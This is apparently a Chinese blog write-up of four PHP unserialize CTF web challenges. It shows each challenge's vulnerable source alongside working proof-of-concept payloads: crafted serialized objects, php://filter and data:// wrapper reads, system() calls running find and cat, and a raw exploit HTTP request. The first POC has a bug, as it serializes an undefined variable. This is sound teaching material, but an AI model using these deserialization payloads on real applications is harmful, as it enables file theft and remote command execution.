反序列化（Unserialize）题目讲解

原创

小蓝同学` 于 2021-10-05 01:22:05 发布
分类专栏： 信息安全漏洞 文章标签： 反序列化漏洞 PHP CTF

2021-第五空间智能安全大赛-Web-pklovecloud

网页源码：

```
 <?php
include 'flag.php';
class pkshow
{
    function echo_name()
    {
        return "Pk very safe^.^";
    }
}

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct()
    {
        $this->cinder = new pkshow;
    }
    function __toString()
    {
        if (isset($this->cinder))
            return $this->cinder->echo_name();
    }
}

class ace
{
    public $filename;
    public $openstack;
    public $docker;
    function echo_name()
    {
        $this->openstack = unserialize($this->docker);
        $this->openstack->neutron = $heat;
        if($this->openstack->neutron === $this->openstack->nova)
        {
        $file = "./{$this->filename}";
```

```
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "keystone lost~";
            }
        }
    }
}

if (isset($_GET['pks']))
{
    $logData = unserialize($_GET['pks']);
    echo $logData;
}
else
{
    highlight_file(__file__);
}
?>
```

POC：

```
<?php

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;

    function __construct()
    {
        $this->cinder = new ace();
    }
}

class ace
{
    public $filename='flag.php';
    public $openstack;
    public $docker = 'O:1:"F":2:{s:7:"neutron";N;s:4:"nova";R:2;}';

}


$d = serialize($b);

var_dump(urlencode($d));

?>
```

原理讲解：$file = "./{$this->filename}";if (file_get_contents($file)) {return file_get_contents($file);

主要重心还是放在里，明显我们只需要把filename换成flag.php就可以了。根据常规思想看完结果就往回推，要触发这个函数，只需要把acp里的cinder赋值为ace的对象就可调echo_name函数。但是在这个函数里有一个判断条件，现在的问题就是如何解决这个判断的问题。

这里可以有两种的绕过方法：

1. 通过返回值都为NULL，进入函数。

```
<?php


$a = unserialize("");

var_dump($a);
echo "<br/><br/>";
var_dump($a->aaa);//指向不存在的属性，返回NULL
?>
```

测试结果：

---

bool(false)

NULL

既然如此，我们给docker赋值为空即可进入函数。具体的POC大家可以自己写一下。


1. 通过指向前面已经序列化的属性的指针引用

```
<?php
 class Test {
      var $rr = "ctfer";
      var $qq;
 }


$pop = new Test();
$pop->qq = &$pop->rr;
$cpp =serialize($pop);
var_dump($cpp);
echo "<br/><br/>";
var_dump(unserialize($cpp));
?>
//O:4:"Test":2:{s:2:"rr";s:5:"ctfer";s:2:"qq";R:2;}
//{ ["rr"]=> &string(5) "ctfer" ["qq"]=> &string(5) "ctfer" }
```

可以看到反序列化结果一样。 这样也是可以绕过的。

2020-网鼎杯-朱雀组-Web-phpweb

fn+f12查看源代码，发现一段与页面上的时间似乎相关，有点类似使用那个call_user_func函数远程命令执行，然后使用hackbar查看果然是POST提交参数，然后我们修改参数，读取网页源码即可（返现果然是用我们猜想的那个函数远程代码执行，经验果然重要）。



网页源码：

```php
<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen
      "escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","
      "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_arr
      "array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents"
    );
    function gettime($func, $p) {
      $result = call_user_func($func, $p);
      $a= gettype($result);
      if ($a == "string") {
        return $result;
      } else {
        return "";
      }
    }
    class Test {
      var $p = "Y-m-d h:i:s a";
      var $func = "date";
      function __destruct() {
        if ($this->func != "") {
          echo gettime($this->func, $this->p);
        }
      }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];
    if ($func != null) {
      $func = strtolower($func);
      if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
      }else {
        die("Hacker...");
      }
    }
  ?>
```


没看WP之前，我十分异或，这组题目在CTFHUB中属于反序列化的分组，为什么我没有看到反序列化的函数，搞得我一直以为是RCE。看来WP瞬间明白Unserialize也是一个函数它的参数就是字符串，反序列化之后就可以远程代码执行了。这方法果然够高，这之后的思路就比较简单明了。

直接上POC：

```php
<?php
 class Test {
      var $p = "find / -name *flag*";
      var $func = "system";
 }

 echo serialize(new Test());
?>

//输出：O:4:"Test":2:{s:1:"p";s:19:"find / -name *flag*";s:4:"func";s:6:"system";}
```

寻找之后在输出的最后一行发现一个比较可以装flag的文件，直接读取即可。

```php
<?php
 class Test {
      var $p = "cat /flag_285906012";
      var $func = "system";
 }

 echo serialize(new Test());
?>

//输出：O:4:"Test":2:{s:1:"p";s:19:"cat /flag_285906012";s:4:"func";s:6:"system";}
```



2020-网鼎杯-青龙组-Web-AreUSerialz

题目源码：

```php
<?php

include("flag.php");//包含文件

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {    //如果为1就写文件，为2就读取文件（利用点）
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);   //读取文件并且将结果输出出来
        } else {
            $this->output("Bad Hacker!");
```

```
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);//读取文件的经典函数
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {    //销毁类时的数值
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {        //判断字符串是否在32和125之间
        $obj = unserialize($str);//反序列化
    }

}
```

第一个考虑点，主要重心要放在读取文件上，即op的值需要为2，这样在__destruct()中op==="2"，也能进行绕过。然后就是文件名这里在CTFHUB上已经把文件放在了flag.php上，所以我们将filename='flag.php'即可。

第二个考虑点，绕过is_valid()函数。

- **方法一**：使用public属性进行绕过，因为在protected属性序列化出来的结果中，有字符%00，期ASCII码值不在32~125之间。但是在高级的版本中不是很注意属性值，将prorected换成public，也是可以绕过的。

POC：

```
<?php
class FileHandler
{
    public $op;
    public $filename;
    public $content;

    function __construct()
    {
        $this->op = 2;
        $this->filename = "php://filter/convert.base64-encode/resource=flag.php";
        $this->content = "Hello World!";
    }


}

$a = new FileHandler();
$a = serialize($a);
echo ($a);
```

结果（将base64解码即可）：

```
'

function is_valid($s) {
        for($i = 0; $i < strlen($s); $i++)
                if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
                        return false;
        return true;
}

if(isset($_GET['str'])) {

        $str = (string)$_GET['str'];
        if(is_valid($str)) {
                $obj = unserialize($str);
        }

}
[Result]:
PD9waHAKJEZMQUcgPSAiY3RmaHViezEwYzZmNGI0NTIwYmQxZDVkNDZkYTIlY30iOwo/Pgo=
```


- **方法二**，反序列化的结果中，如果把表示字符串的s改成S，后面的字符串看成16进制进行处理，后面的字符串可以用十六进制表示，即将%00转化为\00*\00，反序列化的时候，会将\00看成16进制即为0，不影响后面结果。


替换结果：

```
O:11:"FileHandler":3:{s:5:"*op";i:2;s:11:"*filename";s:52:"php://filter/convert.base64-encode/resource=flag.php";s:10:"*content";s:12:"Hello World!";}

O:11:"FileHandler":3:{S:5:"\00*\00op";i:2;S:11:"\00*\00filename";S:52:"php://filter/convert.base64-encode/resource=flag.php";S:10:"\00*\00content";S:12:"Hello World!";}
```

POC：

```
<?php


class FileHandler
{

    protected $op;
    protected $filename;
    protected $content;

    function __construct()
    {
        $this->op = 2;
        $this->filename = "php://filter/convert.base64-encode/resource=flag.php";
        $this->content = "Hello World!";
    }


}

$a = new FileHandler();

$a = serialize($a);

$a = str_replace('*','\00*\00',$a);
$a = str_replace('s:','S:',$a);
echo ($a);


?>
```

一样出现结果。



浙江省大学生网络与信息安全竞赛-决赛-2019-Web-逆转思维

这道题感觉更多的是PHP伪协议使用，反序列化只是之后的简单的使用。

源代码：

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```


看到这一代码思路就比较清晰，过掉几个判断，然后再反序列化即可。但是这里没有任何的类说明就需要读取源码咯，而且发现存在文件读取函数，看看伪协议读取文件。

- **第一个判断绕过：**


需要使text的中的文件内容与welcome to the zjctf相同，可以使用data协议或者input协议

1. data://text/plain协议

data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=



1. php://input协议



php://input+post传参

- 第二个include($file)

这里使用伪协议通过base64读取出来，然后使用base64解码拿到源码，这里使用BS不知道为什么用Hackbar 不行。

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

这里就是要求反序列化之的file值为flag.php即可，这里可以直接读取或则使用伪协议读取。简单POC：

```php
<?php

class Flag{  //flag.php
    public $file='flag.php';
}

$a = new Flag();

echo serialize($a);

?>

//O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

Pretty Raw Hex \n

```
POST /?text=php://input&file=useless.php&password=
0:4:"Flag":1:{s:4:"file";s:8:"flag.php";} HTTP/1.1
Host: challenge-af603692509962bd.sandbox.ctfhub.com:10800
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71
Safari/537.36 Edg/94.0.992.38
Origin:
http://challenge-af603692509962bd.sandbox.ctfhub.com:10800
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.9
Referer:
http://challenge-af603692509962bd.sandbox.ctfhub.com:10800/?
text=php://input
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: UM_distinctid=
17c4b5425371f8-0e07f666e1c78d-513c164a-144000-17c4b54253851a
Connection: close

welcome to the zjctf
```

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Tue, 05 Oct 2021 09:01:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
Content-Length: 205

<br>
<h1>
  welcome to the zjctf
</h1>
</br>

<br>
oh u find it </br>

<!--but i cant give it to u now-->

<?php

if(2===3){
return ("ctfhub{4b916b8c58ab25322175341c}");
}

?>
  <br>
```